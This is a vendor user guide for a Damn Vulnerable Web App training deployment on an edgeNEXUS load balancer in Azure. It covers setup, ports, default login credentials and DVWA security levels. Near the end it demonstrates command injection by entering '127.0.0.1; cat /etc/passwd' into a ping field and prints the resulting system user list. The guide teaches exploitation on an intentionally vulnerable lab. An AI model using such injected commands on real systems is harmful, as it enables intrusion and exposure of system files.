Damn Vulnerable Web App Test Drive User Guide

What is it?

Welcome to our test drive - this document will help provide you with the information you


need to get the most out of Damn Vulnerable Web App (DVWA) test drive in Azure.

DVWA is a PHP/MySQL web application, whose main goal is to be an aid for security professionals to test their skills and tools in a legal environment. We have tried to make the deployment of the DVWA as simple as possible and have built a feature add-on that can be easily applied to the edgeNEXUS ALB-X load balancer.

How

The ALB-X has the ability to run containerised applications that can be join together directly or by using the load balancer proxy.

This image has 1 already deployed Add-On but you can always go to Appstore the and deploy more.



Connectivity Overview


Virtual machines deployed in the Azure cloud make use of private internal IP addressing (NAT'ed IP's) in the same way as would be deployed in a standard data centre environment.

To gain access to the resource via the public internet a NAT function is performed from the allocated Public IP address to the Private IP address of the virtual machine.

One IP address is allocated to the appliance and different ports are used to access the different resources.

The diagram below shows how the different functions communicate.





Docker host name / IP address and IP service connectivity

Add-On applications deployed on the ALB-X communicate with ALB-X through an internal docker0 network interface.

They are automatically allocated IP addresses from the internal docker0 pool.

A host name for each instance of Add-On application is configured through the ALB-X GUI prior to starting the application.

The ALB-X is able to resolve the docker0 IP address for the application using this internal host name.

Always use the host name when addressing the application containers – IP's may change!

IP services using the Azure eth0 private IP address are configured on the ALB-X to allow for external access to the add-on application.

This enables the use of the ALB-X reverse proxy function to perform SSL offload and port translation where required.

So these are all the open ports:

• ALB-X GUI Management: 27376

• DVWA: 80

Accessing the Test Drive GUI

When you request a test drive a new instance of the DVWA test appliance is created in Azure. Once it has started you will be advised the Internet host name to be able to access the Web GUI of the ALB-X platform also the unique user name and password combination.



Test Drive

Damn Vulnerable Web App

by jetNEXUS




Your Test Drive is ready (7 hours 56 minutes remaining)

We recommend using the Chrome browser for this purpose.

Access the Server https://host name:27376


As we use a local SSL certificate for the management access you will be prompted in your browser to accept the security alert.

You will see the pre-configure IP services screen once you login.



ALB-X Add-Ons

Click on Library in the left menu and select Add-Ons.




Here you can see the DVWA Add-On that has been deployed on the ALB-X platform. It has been configured with a container or host name dvwa1 and you can see the 172.x.x.x dynamic docker0 IP address that was allocated when the application was started.

Note in the Azure environment the Add-On GUI access buttons are not used. Feel free to click around the rest of the ALB-X GUI interface for familiarity.

Damn Vulnerable Web App

As it is the DVWA functionality that you are interested in it would make sense now to take a look at the DVWA GUI. The DVWA as you can see from the IP services naming runs on port 80. When you enter your test drive address in your browser you will be presented with the DVWA Setup page.



Click on Create / Reset Database

Create / Reset Database				
Database has been created.				
'users' table was created.				
Data inserted into 'users' table.				
'guestbook' table was created.				
Data inserted into 'guestbook' table.				
Setup successful!				
Please <u>login</u> .				
Damn Vulnerable Web Application (DVWA) v1.9				

Login to DVWA with default credential admin / password.



You will now be logged into DVWA as admin.



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Command Injection

CSRF

File Inclusion

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Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

XSS (Reflected)

XSS (Stored)

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerability, with various difficultly levels, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be see an as extension for more advance users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public

The default security level for DVWA is "Impossible" so it will not exhibit any vulnerabilities. You should set the level to low by clicking on the DVWA Security menu selecting "Low" from the drop down and clicking submit.





DVWA Security

Security Level

Security level is currently: impossible.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

- 1. Low This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
- Medium This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
- 3. High This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
- 4. Impossible This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Priority to DVWA v1.9, this level was known as 'high'.



PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: disabled. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

DVWA is now all primed and ready for use as a vulnerability test target.

Command Injection

We will try exploiting one of the DVWA vulnerabilities. As we can see there is a page in DVWA where we can ping any IP address.



Let's check whether DVWA performs input parameters validation in "Low" security mode. Enter "127.0.0.1; cat /etc/passwd" in the IP address input field.



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Vulnerability: Command Injection

Ping a device	
Enter an IP address: Submit	
PING 127.0.0.1 (127.0.0.1): 56 data bytes	
64 bytes from 127.0.0.1: icmp seq=0 ttl=64 time=0.033 ms	
64 bytes from 127.0.0.1: icmp seq=1 ttl=64 time=0.031 ms	
64 bytes from 127.0.0.1: icmp seq=2 ttl=64 time=0.031 ms	
64 bytes from 127.0.0.1: icmp seq=3 ttl=64 time=0.039 ms	
127.0.0.1 ping statistics	
4 packets transmitted, 4 packets received, 0% packet loss	
round-trip min/avg/max/stddev = 0.031/0.034/0.039/0.000 ms	
root:x:0:0:root:/root:/bin/bash	
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin	
bin:x:2:2:bin:/bin:/usr/sbin/nologin	
sys:x:3:3:sys:/dev:/usr/sbin/nologin	
sync:x:4:65534:sync:/bin/sync	
games:x:5:60:games:/usr/games:/usr/sbin/nologin	
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin	
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin	
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin	
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin	
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin	
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin	
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin	
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin	
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin	
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin	
<pre>qnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin</pre>	
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin	
systemd-timesync:x:100:103.systemd Time Synchronization,:/run/systemd:/bin/fals	e
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/f	a۱
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false	
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false	
mysql:x:104:107:MySQL Server,,,:/nonexistent:/bin/false	

Voilà, we have successfully injected an arbitrary command and got a list of users registered in the operating system.

There are many online resources about using DVWA which may help improve your web application security skills.

We welcome your feedback and would be glad to assist with setting up your own production WAF implementation.

For assistance please mail pre-sales@edgenexus.io